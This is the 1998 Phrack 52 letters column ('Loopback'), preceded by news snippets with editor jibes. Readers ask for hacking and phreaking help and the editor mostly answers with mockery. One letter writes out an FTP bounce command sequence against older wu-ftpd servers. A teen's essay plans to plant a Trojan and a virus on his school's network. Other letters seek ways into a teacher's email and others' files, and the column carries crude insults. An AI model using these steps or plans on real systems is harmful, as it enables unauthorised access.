Some of the material included in _The Privacy Papers_ is available online, none of it is breaking news (the cut-off for material appears to be mid-to-late 1996), and some of the government documents included are rather long-winded (no surprise there). It is not intended to be a "current affairs" study, however; nor is it aimed at a popular audience. _The Privacy Papers_ will be a valuable reference sourcebook for anyone involved with recent government attempts to control the technology necessary for privacy -- for historians, activists, journalists, lobbyists, researchers, and maybe even politicians.

--

%T The Electronic Privacy Papers
%S Documents on the Battle for Privacy in the Age of Surveillance
%A Bruce Schneier
%A David Banisar
%I John Wiley
%C New York
%D 1997
%O hardcover, bibliography, index
%G ISBN 0-471-12297-1
%P xvi,747pp
%K crime, politics, computing

1x3>----------

Book Title: "Computer Security and Privacy: An Information Sourcebook:
Topics and Issues for the 21st Century"

by Mark W. Greenia
List: $29.95
Publisher: Lexikon Services
Win/Disk Edition
Binding: Software
Expected publication date: 1998
ISBN: 0944601154

[PWN: I haven’t seen this one in stores, and no further information or reviews have been found.]

3x1>----------

(1) CIVIL LIBERTIES GROUPS ASK FCC TO BLOCK FBI ELECTRONIC SURVEILLANCE PROPOSAL

The Center for Democracy and Technology and the Electronic Frontier Foundation today filed a petition with the Federal Communications Commission to block the FBI from using the 1994 "Digital Telephony" law to expand government surveillance powers.

The law, officially known as the "Communications Assistance for Law Enforcement Act" (CALEA), was intended to preserve law enforcement wiretapping ability in the face of changes in communications technologies. In their filing, CDT and EFF argue that the FBI has tried to use CALEA to expand its surveillance capabilities by forcing telephone companies to install intrusive and expensive surveillance features that threaten privacy and violate the scope of the law.

3x2>----------

Anti-Spam Bills in Congress

Source - ACLU Cyber-Liberties Update, Tuesday, September 2, 1997

Unsolicited e-mail advertisement, or "spam," has few fans on the net. Court battles have been waged between service providers, such as AOL and Compuserve, and spam advertisers, including Cyber Promotions, over whether the thousands of messages sent to user e-mails can be blocked. Congress and several state legislatures have also stepped into the debate and have introduced some bills fraught with First Amendment problems because they ban commercial speech altogether or are content specific.

[Laws against spam.. oh neat. So, how do they plan on enforcing it?]

3x3>----------

JUSTICE DEPARTMENT CHARGES MICROSOFT WITH VIOLATING 1995 COURT ORDER

Asks Court to Impose $1 Million a Day Fine if Violation Continues

WASHINGTON, D.C. -- The Department of Justice asked a federal court today to hold Microsoft Corporation--the world's dominant personal computer software company--in civil contempt for violating terms of a 1995 court order barring it from imposing anticompetitive licensing terms on manufacturers of personal computers.

[PWN: Hey Bill.. nah nah nah, thptptptptptptp, nanny nanny boo boo]

3x4>----------

Small Minds Think Alike
Source - : fight-censorship@vorlon.mit.edu

CyberWire Dispatch Bulletin

Washington --In this boneyard of Washington, DC it doesn't take long for big dawgs and small alike to bark. A couple of small ones yipped it up today.

Rep. Marge (no relation to Homer) Roukema, R-N.J. and Sen. Lauch (??) Faircloth, R-N.C. introduced a bill to amend the Communications Act that would ban convicted sex offenders from using the Internet.

[PWN: Oh yeah.. that will be easy to enforce.]

3x5>----------

Cyber Promotions tossed offline

Cyber Promotions tossed offline
By Janet Kornblum
September 19, 1997, 1:25 p.m. PT

Cyber Promotions, antispammers' enemy No. 1 on the Net, has once again been dumped by its access provider.

Backbone provider AGIS cut off Cyber Promotions Wednesday, and the company has been scrambling for another ISP since.

[PWN: Hey Samford.. ha ha ha, nanny nanny, thptptptptp.]

"Ping-flood attacks observed originating from the West Coast into AGIS and directed to the Washington and Philadelphia routers severely degraded AGIS network performance to [an] unacceptable level...AGIS had no alternative but to shut off services to Cyber Promotions," reads a statement that Wallace put on his page. He alleged that the statement came from an AGIS engineer.

[PWN: If a ping flood took them down this time...]

----[EOF

---[Phrack Magazine Volume 8, Issue 52 January 26, 1998, article 02 of 20

----------[P H R A C K 52 L O O P B A C K

--------[Phrack Staff

[Ed. note: The letters are perhaps editted for format, but generally not for grammar and/or spelling. I try not to correct the vernacular, as it often adds a colorful perspective to the letter in question.]

0x1>---

[P51-02@0x14: ...Xarthons submission about Linux IP_MASQ in Phrack 50...]

In reply to Swift Griggs ranting about my stupidity,
(and disrespekt i recieved from the rest of the AOL community)

Swift: the 'problem' in IP_MASQ which I reported was not meant
to be considered a security problem, rather a notification
of a potential problem, or at least this is what i was told.

i stole this 'problem' from a evil hacker who works for the NSA.
at the time, if i had been aware that the info i ripped from him
was totally false, i would have said so in the letter.
and believe me, if [named_removed] was awake more than 5 minutes
a day i would be severely anal at him for informing me of
this false intelligence.

the main thing the hacker/phracker/aol community needs to
learn from this event is that when giving information to be
ripped, it should be correct. next time ill make sure
to reword the context i have pasted with GPM properly.

btw, i must apologize for the tabs in this letter, pico
has proven difficult to use.

i must go, i have to pry this gerbil off my flacid cock.

thanks, and keep hackin!

xarthon

0x2>---

[P51-02@0x1b: You have our permission to write r00t on your backpack.]

That may be the funniest response to a letter I have ever read.
Your response to MICH Kabay was a close second.

The wait was well worth it. I would rather see quality Phrack 2 or 3 times a yar than crap delivered every 3 months. I have to get back to reading now....

pip (John)

[Go away Pip, nobody likes you.]

0x3>---

[P51-02@0x2c: I have a question regarding a certain piece of hardware...]

It's a barcode scanner used at some terminals, such as public libraries. You plug it in between the keyboard and the computer, and when you want to scan in a barcode from a book being checked out or an item being purchased, you push the button on the SCANNER and it outputs the barcode in ASCII numeric just as if it had been typed in from the keyboard. So, now ya know.

Unknown/604

--

d00d, that's a s00p3r s3kr3t CIA, FBI g0vt. c0nspir@cY k3yb0ard f1lt3r!!@@!21

Actually, your mystery device sounds more like the "box" that connects between the keyboard and a barcode scanner. The "SCANNER" connector is where you'd plug in a typical "wand" or "gun" barcode reader. Not much you can do with it by itself, IMO. Again, it might be something else, but that's what it sounds like to me.

nate@millcomm.com

--

What this sounds like is the interface from one of the wand or lightgun-type laser barcode readers. These can be seen in action at some of the retail outlets around here for reading barcodes from clothing price tags or whatnot. One of those useful inventions that came out of turning 386's into POS terminals.

It's probably useless without the accompaning wand, but you might keep it around and try to find the missing part.

wiz

--

[We received a gaggle of responses to this inquiry. To those of you who sent in responses, our humblest thanks.]

0x4>---

Hi!
I need your help!
Tell me, please, where I can found information via Internet
about Carding (Scheme of reader/writer and etc.)
thanks.
Bye.

[http://www.etexguide.com/cardtricks]

0x5>---

[P50-03: Portable BBS Hacking by: Khelbin]

Dear Phrack,

An old article of mine entitled "Portable BBS Hacking" appeared in Phrack issue 50 under the line noise section. In Phrack 51, a reader expressed that he/she was frustrated at not being able to apply the techniques that were described in my article. Please publish this response in Phrack 52

Let me state right off the bat that "Portable BBS Hacking" was not written to specifically expose any one software-specific problem. Instead, the article introduced a potential security threat to all BBS software so that SysOps around the globe could check for such vulnerabilities and correct the problem if it was present. A 'mock' Renegade setup was used just because some software had to be used in order to explain the theory behind the attack.

Now to address the frustrated reader who is obviously aspiring to become an ever-so-elite BBS-h4x0r! While I often enjoy toking on a crack pipe, this method was tested prior to writing this article. It was tested on Renegade 04-x quite some time ago (as the article had been written some time ago, but never published). I currently run FreeBSD 2.2.2, so I havn't been able to do any more testing to help you hack BBS' and become ph33red. *BUT*, I am sure that versions of THD ProScan (a utility to scan uploaded files for viruses and other problems) will foil this attack. I am also sure (just by what I remember of how Renegade works) that If you follow the steps that I gave you in Phrack

50 correctly, upload a file, and then the SysOp were to (X)tract files from that file into \temp that it would work. I am also sure that there are other packages out there other than THD ProScan that do the same thing, but not in a secure fashion. The methods described in "Portable BBS Hacking" will also work with these packages. I hope you weren't just having Renegade check the file integrity with pkunzip -t or just view the contents of the zipfile. Your response wasn't very specific so it's hard for me to be specific in this reply however, I can tell that you also enjoy an occasional joint of crack, so feel free to contact me sometime and we'll smoke!

Yours Truly,
Khelbin Sunvold

0x6>----------

Hi,

What program do I have to use in order to read the Phrack Magazine?

Thank you,
Adrian

[We at Phrack Magazine do not explicitly endorse any particular program, however, many 12 step programs work wonders: Narcotics Anonymous, Overeaters Anonymous, Codependency Anonymous, Debtors Anonymous, Beyond Controloholism, Science Fiction Addiction, etc. Also try:
'gzip -dc phrack.tgz | tar xvf -'.]

0x7>----------

Please allow me to introduce myself. My name is Itai Dor-on and I am a system integrator From Israel.

[No introductions are necessary.]

I got the phrack.com address from one of the subscribers on the firewalls@GreatCircle.COM mailing list in response to my inquiry on smtp exploits. (phrack 50)

[shattered:~/Phrack/50:~> grep -i SMTP * | grep -i exploit
shattered:~>
There are no SMTP related exploits in Phrack 50.]

I downloaded the file but it seems that it is encoded in a format which I can not read. I use windows 95/NT. I would like to know if there is a special viewer for the file.

[See above letter.]

Is there other informative information in the phrack.com site that is relevant to Security exploits in tcpi/ip

[Phrack 48 - 52]

I thank you in advance for any response

Yours Truly,

Itai Dor-on

0x8>----------

Phrack is the best magazine of its kind I've ever seen !!! Maybe you could write something about tapping telephone wires in order to record data and fax on a portable tape recorder. I've read an article from Damnation that was pretty good, but maybe you could give me, and the other readers of course, some additional information. I'm also interested in hacking the E-mail server of my ISP in order to read my teacher's mail, so what kind of program do I need to do this ? I know his login but I don't know his password. I've got a terminal program called Dialog that doesn't seem to

be very useful, but maybe you know a better one ?!? Now, my last question: I'm using CuteFTP to log on to my homepage's folder . One day I've found some write protected folders and files, so my question is how do I get access to these files and how do I go to other folders to which I'm not allowed to go (hidden,write-protected, etc.) ?

Thank you very much in advance !

Host

[I had a flame all ready and prepared, but this letter really seems to set itself on fire.]

0x9>---

Hey guys, I'm a first time ready and, well duh, first time responder to yer mag...I must say that I am thoroughly impressed with what you've all put together...as a Linux user, it shall certainly be a very useful utility/resource for me...I just nabbed the 51st issue and it rocks thus far...downloading the other issues as I type this...just thought you might like to know ya got another reader who is overjoyed at getting off his lazy ass and finally reading yer mag which i've heard about in the past... Ezines never were something for me but i said fuckit and went for Phrack.. your mag is the most informative and entertaining Ezine that i've seen to date (and i been on the 'net for 4+ years now...that might say something) anyhow, enuf blabber from me, L8!

-GnEaThEg0d

[Well, thank you very much.]

0xa>---

I'd like to congratulate Narbo on his brief introduction to CCS7. I was begining to think that noone was interested in telecommunications anymore.

[Agreed. Note that we would very much appreciate further submissions of this kind.]

One thing I'd like to add for Phrack's Japanese audience is that they are the odd balls when it comes to signaling data links. While signaling data links are 56kbps in North America and 64kbps virutally everywhere else, Japan uses 4.8kbps links. Actually I guess we, in North America, are also a little odd at 56kbps but at least it's closer to the norm. :)

-khelbin

0xb>---

Yea, I wanna subscribe to phrack..This is my e-mail address..noah6@juno.com...Sign me up if I'm writing the right place..if not..tell me how to subscribe
later
oh yea..I know I'm not supposed to ask..but I don't have internet access..I could use all the back issues of phrack in one big long letter if you could..I can't recieve files with this account..so if you could cut and paste or some shit...
later

[Sure. Let me get right on that. Even better, what's your postal address? I'll have the Phrack Tactical Team deployed to your house to come hit you on the head with a tack hammer because you are a retard.]

0xc>---

Good issue, by the way...

[Thanks!]

So whassup with the Milla pictures? Did you mention them in P51-1 just to taunt us? How do you get the _non_ASCII version of P51?

You're too cruel... :-)

JSRS

[Sorry. That Carl's fault. He's new. (Moo. Moo moo.)]

0xd>----------

To the Anti-Christ,

[Apparently, there was a postal mix-up and we are now getting Satan's mail.]

When I grow up I want to be just like you.

[Great! So, I'll see you at the next Klan-youth meeting?]

That said, can you walk the talk? If so, I have a challenge for you.

['walk the talk'? Note: This is email. Something you've mailed to a whiley bunch of knuckle-knobs. And quite possibly something that could be used to make others laugh at your expense. In the future, take the time to grammar and spell check your letters to minimize the emotional damage you are bound to suffer.]

I am a neophyte in the
DarkSide,and need some help catching/avoiding a phreaker,hence the interest in your mag. He breaks into phone lines at home and work. Tapes conversations and interjects various rude noises on important calls. Do you have any ideas as to what I can/should do to protect my

[Sommy!]

privacy and catch this guy? If this is not within your realm of expertise, can you refer me to someone for whom it is?

[Try the PHONE COMPANY.]

Don't take my intial inquiry as anythng but an effort to become part of the hacker/phreaker world for the sake of my own protection. I

[For your own protection, I suggest NOT becoming part of *any* community. Live the rest of your life as a hermit inside a hollowed-out oaktree.]

understand there are many 'good' hackers in your world willing to offer assistance in this arena.

Your assistance would be greatly appreciated. Thanks.

0xe>----------

Sirs,
First,thanks for the obvious hard work that goes into your 'zine.
I guess I'm what you what you would call a "tryin' to be".
I've got all the back issues and read some every day.I was just reading 51,and had to say that besides all the other great things in the 'zine,it's great to see some people still have a great f*ckin' sense of humor.

Thanx again,
(to busy trying to learn to have come up
with a cool handle)...R

[Stop it. I'll get a big head.]

0xf>----------

I am a newbie hacker/freaker/cracker/sometimes anarchist. I have read

some of your first Phrack issues and I LOVED EM! Especially the bomb making!I am gonna try that stuff when I finally go to my dad's house later on this year....I wanna blow shit up!! I have a submission that you are gonna get sooner or later about making the ULTIMATE pipe bomb....it is REALLY destructive...

THANK YOU

Demonhawk

[ATTN Deliquent parents: Increase Ritalin by 0.5 mg/Kg.]

0x10>---

Day in the Life of a Teenage Hacker:

Story of My Current Non-Life

By:

Demonhawk

I wake up, staring at the ceiling for ten minutes before my mother finally walks in and says, "Time to get up!" I stand and dress myself. Wearing the only thing that I can think of that I like, blue jeans and just whatever shirt looks best at the time.

I go and comb my hair (walking to my mom's end of the trailer house to use that bathroom because mine doesn't have a mirror, nor a sink, nor more than 10x10 feet of space). I walk back to my room and get my books ready for school. The block schedual makes my backpack EXCRUTIATINGLY heavy on B days while on A days it is light as a feather.

I lay down-most of the time-and go back to sleep. Others I turn my computer's monitor on and type something for a while (my mom says it is bad to leave your computer on all night, WRONG! Little does she fuckin' know it is better to leave it on!). It is time to go to school and my mom drives me to t he middle school (Connally Middle School) where I go in and play on the computer suntil school starts (get there 30 mins early).

I go to my first class, still groggy from the little rest I had the night before while I lay awake in my bed pondering what I could do to the school's computer system. The recenlty installed network (Novell) was supposedly student proof (little do they know). I have the software and I could hack it easy. Crack the passwords that the teachers think they are so smart to have one that a student can't guess.

I think about the consequences of hacking 'em, then realize that it would be stupid to hack 'em, after all, I am the only one smart enough on the computers to hack em. I can crack Windows passwords (easy) with a boot disk (or even booting into dos).

Last year, I will remember angrily, I remember how I got a bum wrap for crashing a teacher's computer. I was on it then absent for a week and then come back to find out all fingers were being pointed at me. I got kicked off the annual "good kid's" Six Flag trip and that REALLY pissed me off.

Then, as the first period teacher begins to yell something like "Get to work!" (I am in shop first period) I wake up and realize I had been thinking. Most of the period I will talk to my friends about hacking (the two-maybe three-friends I have in that class) and they will ask me computer questions and I will answer them (and if I don't know an answer I will make one up, after all, they have no idea how to use a computer to its full limitations).

After a few more minutes of thinking I realize a virus will be the way to go. The only problem is putting it on the computer. How? Well, maybe if I can get access to a teacher's computer while she/he is out of the room. Yeah, that would be the only way. But the witnesses (who am I kidding the kids up there would LOVE to see the computers crash, in fact, I have been offered $$$MONEY$$$ to crash em). I think about the virus idea for a moment. Yeah, that is the way to do it. First period is over. I move to my second class. It is a no brainer (on both of the days) and I have a lot of time to plot out my plan. Trojan Horse. Yes, or maybe Darth Vader...as a calling card. Yeah, that would be the way to go. The Trojan Horse virus followed up by the Darth Vader virus. Yes. Well,

I have one of those two. Now lets think here. How to gain access to the computer at school. The teacher looks at me and tells me to "get to work!" and I look at him/her and reply, "But I am already finished!" and they leave me alone. But, maybe I should wait until I am in High School (when the entire district will have the internet) and I could port in and leave the virus. Yeah, that would work, I couldn't be blamed since I wouldn't go to the Middle School any longer. That is a possibility.

I cheat at my math for a while (copying the back of the book for some easy answers) not because I am dumb, hell no, I am in Algebra I in the 8th grade for Christ's sake! No, I am just lazy, except when it comes to the computers. Second period is over.

I walk to my third class of the day, an hour till lunch when I get to talk to my ENTIRE 5 friends at one time (there are some almost friends in this group, people I get along with and, yes, on occasion like to hang around with). You see, I am a "nerd" and proud to be one! Now, this is the thing. I am not just ANY nerd, I am a nerd with RED hair and fairly THICK glasses with THICK frames (I want contact lenses that have mirrored silver on the outside but I am not allowed to have them for some fucking unknown reason).

I do my work, hoping that lunch will come, and eventually it does. I walk down the halls meeting a friend or two along the way, getting pushed by hicks that don't think computers are "cool". (Just as something that made people think I did a speech in Drama class on how computers are gonna crash in 2000 because of the Millenium Bug. One kid almost pissed in his pants when I told them safty systems on Nuclear power plants might go offline and how that all cars with electronic timers that shut down until an inspection won't run. Plus power might go out, I think that made them appreciate computer freaks like you and me just a LITTLE more since WE are the only ones that can save them from that hideous fate!!)

I am laughed at because I run and internet Star Wars club (The Conflict at www.geocities.com/Area51/Zone/9875). But they don't laugh when I tell them I can hack into the school's computers. They look at me dumbfounded and then make some smart ass remark. I look at them for a second and walk away, I know they don't understand how much of a computer GENIUS I am. Well, to tell the truth I am NOT really a computer GENIUS. Well, in some ways I am. I mean I CRAVE knowledge like I CRAVE food when I am hungry and water when I am thirsty.

I can't get enough computer knowledge, I ALWAYS need more (currently I am learning C, C++ JAVA, JAVAScript, Visual Basic, and QBasic <----I forgot most of what I used to know on that one)

I eat my lunch (usually Nachos but sometimes Lays potato chips and an ice cream) and then go outside where I get an RC Cola. The bell rings and we are all herded back inside the main building where we suffer out the rest of the day.

I make it past the rest of 3rd with no problem. Then comes fourth. It is a little nerve racking to sit there while time slowly slips by, waiting for that bell to ring so that you can be set free of this hellish place.

The bell rings and I leave the school, heading outside where the buses load. Mine is the last and after an hour or waiting it arrives (thank GOD I am the first one off) and I go inside my nice, cool house. I turn my computer on (if it is off) and begin my homework (I lie about having homework so that I can play on the computer without being touched by my mother). I wash the dishes and water the dogs. Then I sit down and play on the computer a little bit.

I get on the internet a little while later. I learn a LITTLE more hacking and play some games over the internet (ain't technology wonderful???). I am far from being an 31337 hacker, but I am doing some good a little. I am basically a newbie but I can still hack Novell (childs play).

After a while of this I take a shower and lie down in bed, dreading the next day (unless, of course, it is a weekend).

And that, is my Non-Life.

[ATTN DELIQUENT PARENTS: Increase Ritalin by 1201293 mg/Kg.]

0x11>--

Dear sir,
First off, i think phrack is a wonderful publication, the best of its kind and better than most, if not all, of the computer related commercial publications. You and your staff are doing a great job and please keep up the excellent work :)

[So, we're better then 2600. Thanks! *That's* the validation we needed!]

That said, i have a request. I'm writing a paper on the hacking subculture and such a project would be, to say the least, severely lacking without the inclusion of groups like Phrack Inc., 10pht, and

[Phrack is not incorporated. And you mean 'l0pht'.]

r00t. So i would greatly appreciate it if you could fit it into your

[You are already severely lacking. You failed to mention the guild. You even forgot b0w.]

doubtless busy schedule to send me a history of Phrack. It can be as brief or as in-depth as youd like. From just the date of creation and pivotal events in Phrack history to a summary of every passing member's contributions to the publication.. anything you can send will be an asset to me. Also, if you or any of your staff members would be so

[I'll get some of my interns right on that. Alhambra! Get to it!]

gracious and godly-wonderful as to answer the few questions below that would also be greatly, GREATLY appreciated.

Q: What is your most commonly used handle and why did you choose it?

['route'. Cos I thoroughly route my foes. And also cos I route through all my girlfriends' purses when they are in the bathroom.]

Q: What is your position at Phrack?

[I AM PHRACK.]

Q: When did you realize you were a hacker(or phreaker, cracker, whatever applies to you)?

[It is something you are born with. It is not something you learn. There is no single moment of realization. It is something you just 'are'. It is this unexplicable and inexorable pursuit of knowledge. To learn. To break. To fix. To push. To optimize. To learn. To hack.]

Q: What do you think hacking is Really about?

[Oh c'mon man. Chicks and Money. That's what it ALL boils down to.]

Q: How do you think the 'scene' has changed, and where would you like to see it go?

[See P48-02a]

Q: If you could say anything to the community at large about hacking, what would it be?

[Um. Most of what you people consider hacking is simply a justification or shield for doing illegal acts.]

One last thing, do you know where(email, www address, whatever) i could contact current or former members of 10pht, r00t, or any real

[Um. Let's see. http://www.l0pht.com. http://www.r00t.org. And so on. You're not a very smart person.]

group (ie: not one of the lame new groups trying, unsuccessfully, to copy the greatness of the older groups)?

Any response, including negation so i can search elsewhere, would be greatly appreciated. Thank you for your time.

Weaver

0x12>---

Is it possible to "Hide" your ip while on tcp/ip connection

if so how?

Thanx

[Yes, look into Onion Routing.]

0x13>---

Hi Phrack-editors,

I'm looking for a good and experienced hacker to hack a German site.
There is enough money involved to satisfy you.

[My price is quite high. Actually, fuck it. I don't want money. Give me
flesh and fame. Get me some elite movie role where I am the hero and Milla
Jovovich is my love interest. Then we'll talk.]

I will give your more information with further correspondence.

Please let me know soon if you are interested, (just reply to this
usa.net address), thank you,

Diogenes

0x14>---

I recently read about the ancient ftp bounce attack. I have tried it and
it works on versions of ftp that are lower than wu-2.4.2. Here's what I
do.

[Receiving Machine no system req's except write access]
TYPE I
PASV (Give's IP then port)
STOR

[Sender Machine w/ver 2.4 or lower]
TYPE I
PORT <reciever's IP and port that was shown in the PASV command's output>
RETR <filename>

[Receiving Machine]
Binary Mode Transfer Started

It then goes on to get the file.

But...

If it is a wu-2.4.2 ver computer, the sender machine says Illegal PORT
Command, when you type the IP and port of the receiving computer. You can
only do a PORT command that includes the IP address that I am coming from.
Sorry to say I don't know how to do any kind of source route or IP
spoofing, although I'd be interested to hear if this was the only answer,
and am not sure if there is a way to get around this.

0x15>---

how can I phreak succsesfully in Germany???

[The Germans hated me when I was there. I think they hate all Americans.
Something to do with WWII or something I guess.]

0x16>---

Hello there :)
Probably u don't know who I am ...

[Definitely.]

well, I'm an italian boy and I wish to say ya one thing ...
You're Great.

[Oh. C'mon now... Really?]

I've just start to reading Phrack (the last issues) and I guess that it's
a very cool wonderful zine.

[Get out. You think so?]

Why am I tell ya this ??
Well, since I think that one person is as ya ... well he's great.

[Now stop that. I'm really getting embarassed.]

I'm trying to learn something from ya (and I shall overcome .... I hope :))
I'm interesting in hacking .. but I'm not like some other ppl that always ask
"How can I be an hacker ??" "where I can find something to became root"
I guess that they haven't understood nothing
The REAL HACKER (for me) is an expert, has an etic and he hack to learn
The knowledge is one of the thing most important in the world (the other ones
are the GIRLS =))
So I won't ask ya how to be an hacker ... (even cause you'll propbably say me
FUCK YOU ;))
we're so far but maybe one day we could meet :) to share our knowledge

[Wait a minute. Are you coming on to me?]

Well, Thanx a lot and excuse me for all the time you spent to read this letter
Excuse me also for my terrible english

[NP. Luckily Aleph1 was over, so he translated for me ('course, then I
needed someone to translate that, too).]

Cool and great stuff has Phrack =)

[Agreed. Great stuff has Phrack.]

0x17>---

Hi, i noticed that you fixed up your web page, and thats nice, but my
probelm is, that when i downloaded the phrack 51 issue, it came like this :
" phrack51.tar.gz " so,....what kind of program do i use to open it?
Can you just put all issues in zip format? That would help us all!

['Us all'? You are of course refering to the entire moron population.
Phrack does not cater to the morons of the world, sorry. Try 2600. I hear
their target audience is a bit thicker skulled.]

0x18>---

Hi,

I sent you an email a while back asking you to forward a message to
an author of one of your articles, since he wanted to remain anonymous.
However I never got any reaction either from the author or from you.
It's really important for me that I find him to discuss some
techicalities.

The article was; "How to make your own telecards"
Volume Seven, Issue Forty-Eight, File 10 (and 11) of 18

Did you manage to send the email off to him successfully?

All I want is for him to contact me on this address (raven@swipnet.se).
If he wants to remain anonymous he could easily create an email account
on www.hotmail.com or another service of that kind.

It would be very nice of you to forward this email to the author of
the article and reply to me wether it was sent successfully or if it
bounced back.

thanks

[This is the best we can do.]

0x19>---

Hey there... is there any way to get phrack in just one big file instead of
getting it in a lot of separate files? Thanks...

Thanks,

Crystalize

['cat phrack* > master_phrack.blob']

0x1a>---

im having trouble finding uk phreak iNfOs! can u help me out? im looking 4
bt c7 info and uk payphones. cheers

[Hrm. I know several Brits who like me tho. And I like them, too. Much
more then the Germans. The .uk girls are waaay prettier too.]

0x1b>---

HELP> Your the Best I need your help FAST

[AHM THE BEST!@]

I have 2 files in Corel Word Perfect 7.0 that have pass words on them I
need the Fast Can you help? Or know anyone who can?

I'm in the U.S.

[Great. We're practically neighbors then.]

I will pay I hear your one of the Best out there :-)

[AHM THE BEST!@]

Melissa

P.S.I need to try to get these by Sun. Night I can e-mail them to you?

[Hrm. 'Melissa' huh... Hrm.. You'd better bring them over, this could
take a while.]

0x1c>---

Just wondered why everyone raves about PGP, even thogh it's breakable.

[What the hell are you talking about?]

Is it possible to by-pass 'Proxy blocks' on an internet connection? The local
iNet connection has blocks on all hack/warez sites whereby when you try and
access them you get a 'You're trying to access a filtered URL' message. I
figured it would be possible to re-route the conneciton but haven't a clue
how.

[Shure. Try some covert tunneling via IP fragmentation or IP-IP.]

Also, how do you find out all this stuff about tapping phones, cell-net
busting and telephone, errr, dabbling?? Do you research it yourself or just
accumulate it form others?

[Everything I know about phones is self-taught.]

Many thanks,
Denyerec

0x1d>---

Hi,
I've been reading a-lot of phrack zines lately and seeing your name in most of them, I thought your the best to answer my questions ???

To become a hacker where do I start ?

[New Zealand. Or at least as far away from CA as possible.]

What books should I read ?

[Anything by Stevens/Knuth or any of the millions of smarter-then-you people out there. It's a safe bet that, if they wrote a book, they're smarter then you. Very safe bet. Like, Fort Knox safe.]

What languages do I have to learn ?

[English is a good start.]

Which sites are the best to go to for information on hacking (including newsgroups) ?

[Anything in the alt.* hierarchy is a good plan. It's ALL *choice* material.]

I've only started hacking and that's into applications on my computer and my friends computers.

[That's nice.]

I hope I'm not bothering you with this message.

[No bother at all. I'm shure you've made someone smile, somewhere.]

0x1e>---

Dear Phrack,
I'm looking for a phreak to work in France and I couldn't find such informations on the Net; so, is there any chance that blue box may work in France, or the Phoney app which comprise red, bleu, green, and black boxes, and if so it is, how does it work ?
Also, there is any site on the Net where I can find informations and tools for phreak in France?

Thank you so lot by advance for your advices.

[Now, I don't know any French people, but, I think if I met some, they would like me. I don't give into all that 'French people suck' propaganda. Nono. I think they rock. And the French women are really pretty, too.]

0x1f>---

I use a macintosh when I ip spoof. Please, if you use a macintosh, send me a hacked version of TCP/IP an/or a hacked version of Open Transport.
thanks.

[You're neat. Let's be pen-pals.]

0x20>---

Hello!

Sorry for borring you, but I've some problems with L2 on FreeBSD-2.2.1R and decide to ask you about some tech details.

The problem is that 'loki' unable to receive ICMP_ECHO packets from 'lokid'. I dig through kernel netinet sources and AFAIK, there is no way to pass ICMP_ECHO packets to userland. In ip_icmp.c we have:

ICMP_ECHO->icmp_input()->icmp_reflect()->ICMP_ECHO_REPLY->icmp_send()->net

So, there is no chance to receive ICMP_ECHO in application program, isn't it?! Unfortunately, I've no access to Linux box, so I can see what's hapen there.

[You are correct. In the accopmanying paper I allude to this problem. Net/3 based stacks will not pass ICMP request packets to userland.]

Is there are any workarounds? I can patch my kernel, but I think this is not right way. What do you think about this?

[Running the client and daemon on Net/3 boxes is a problem.]

p.s. The idea of patch is simple - create copy of packet's mbuf via m_copy(), send it to rip_output() and only after that pass original packet to icmp_reflect().

[Cool! Write the patch up and I'll publish it in a future issue.]

Regards, Roman.

0x21>---

I would like to put a request out for all so called "hackers" to join up i can't find nobody to talk to in this Hellhole Richmond,Virginia I want to put a message up for all VA area code 804 hackers that live near richmond to email me at DrMischief@juno.com . ThanX

ThanX,
Mischief

ALIAS: DrMischief

[Here's your chance.]

0x22>---

Let me start by saying your magazine is great. I read it whenever I have time. I am a newbie and want to know if you know anyone who could help me get started who lives/operates in the Morris County, NJ area.

~The Gator

P.S. If you know anyone using the handle 'The Gator', can you please tell me so I don't offend anyone.

[You mean you haven't checked in the official codename repository? Oh boy. I don't envy you. `The Gator` is one of the most sought after nicks in the history of nicks! You're in for it now. God help you.]

0x23>---

Hello!
Thanks for such a good e-zine. It has a lot of relevant articles, and it helped me start hacking. Again. thanks for that.
I was wondering one thing, however: do you know onything about the Mentor? He wrote the Hacker MAnifesto, and I believe he wrote an article for phrack once..... Could you give me any help, please? I'm dong this for a school project....

[I hear the mentor joined a new wave band and changed his name to Bobbysox.]

0x24>---

Where can I find a sshd.c trojan?

[http://www.cs.hut.fi/ssh/#current-version]

0x25>---

I'd like to know if someone of you ever made some compiling in
C (I'd like something for you) thank's

[Huh?]

0x26>---

Hi, I need a FALSE IP APP: Can You Help ME?

[NO I can't HELP you AT all.]

0x27>---

I heard about Phrack magaine issue talks about hijacking sessions, which
one is that issues? I can't find it.

[P50-06]

0x28>---

I'm trying to reach all the real hackers and phreaks (not stupid warez
lamers) in the 601 area code, especially those around Lauderdale county,
so I figured Phrack would be a good place to start.

A few friends and I are gonna be starting some get-togethers at the new
Bonita Lakes Mall in Meridian when it opens up later this October
(probably long past by the time the issue of Phrack this will be in
comes out).

All fellow readers interested in reviving the HP scene in the East
Mississippi-West Alabama area are welcome to come (reviving assumes that
there was ever a scene here in the first place. We're quite boring
hicks in this part of the country).

If you're planning on coming, or want more info, please E-Mail me at
weaselsoftware@hotmail.com

Even if we just have the locals, we should have a lot of fun, so if all
goes well, I just might be writing an article for Phrack about it, if
ya'll would be interested.

[We would'nt be. Ya'll.]

Cheers,
-|/|/easel

0x29>---

I'v have a few questions about Juggernaut:

1) can it capture ethernet packet ?

[It can capture many.]

2) can it act like sniffer ?

[Shure.]

3) which compiler

[GNU C compiler]

4) does it have to run on root

[No, it has to run as root.]

5) which plateform does it work on?

[Linux (legacy version) Linux, BSD, Solaris (current unreleased version)]

0x2a>---

You could say I'm a newbie or novice. I would be very greatful if you could send info on anything on beginning hacking. Like what computers are the best and what additional accessories you need. So in short please send any info you could. Thanks.

[WHAT AM I DOING? I AM PUBLISHING PHRACK. WHAT IS PHRACK ABOUT? PHRACK IS ABOUT DISSEMINATING ENTROPIC INFORMATION TO ANYONE WHO WANTS IT. ARE YOU CONFUSED? IT WOULD APPEAR SO.]

0x2b>---

I have heard about your magazine. I am not new but I am not experienced to this side. Would you please guide me to where I would begin.
pool

[P51-02@0x2a]

0x2c>---

Kong-ratz Guyz! You made it onto C|NET Last night at 10 on (Sept) the 5th. They were bashing you! Damn..... Well thats it. C-ya!

[Hrm.]

0x2d>---

